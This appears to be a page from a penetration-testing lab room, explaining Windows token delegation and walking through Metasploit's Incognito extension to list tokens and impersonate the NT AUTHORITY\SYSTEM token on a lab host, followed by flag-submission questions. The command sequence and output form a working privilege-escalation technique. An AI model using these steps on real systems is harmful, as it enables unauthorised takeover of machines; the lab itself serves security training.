

33

Now that you have a foothold onto CORP-ADT01 your team has suggested escalating privileges by enumerating privileges and looking for tokens on the system.


DATA SECURITY
IN THIS CORNER, WE HAVE FIREWALLS, ENCRYPTION, ANTIVIRUS SOFTWARE, ETC. AND IN THIS CORNER, WE HAVE DAVE!!
HUMAN ERROR
www.jklossner.com
Klossner

Token Delegation Overview
Similar to web cookies, token are temporary keys that allow for sessions to be ‘remembered’ for periods of time, rather than requiring reauthentication at every instance of accessing a network service or system. These tokens persist until reboot, allowing for incredible shenanigans, especially on rarely rebooted domain controllers such as domain controllers. Originally a stand-alone program, Incognito is bundled-in with the meterpreter shell, allowing for us to use saved tokens as we please once we have a meterpreter session. In this section, we’ll explore how to abuse these tokens further with Incognito. When looking for tokens to impersonate you want to look for administrator or system tokens for more information on token delegation look here.

Going Incognito with Metasploit
After gaining a meterpreter shell on a target you can load the incognito extension in Metasploit to view and manage tokens as well as impersonate tokens to escalate privileges.
1.) use incognito
2.) list_tokens -u




```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
[redacted]
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
NT AUTHORITY\NETWORK SERVICE

meterpreter >
```

Listing available tokens with incognito

Impersonating Tokens with Incognito


1.) list_tokens -u



```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
[redacted]
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
NT AUTHORITY\NETWORK SERVICE

meterpreter >
```

Listing available tokens with incognito

2.) impersonate_token



```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Impersonating the NT AUTHORITY\SYSTEM token

Answer the questions below

What file is on the Administrator's Documents folder?

Submit

Who wrote the email?

Submit

What is her official title in the company?

Submit

Submit flags for CORP-ADT01 in Task 4

Completed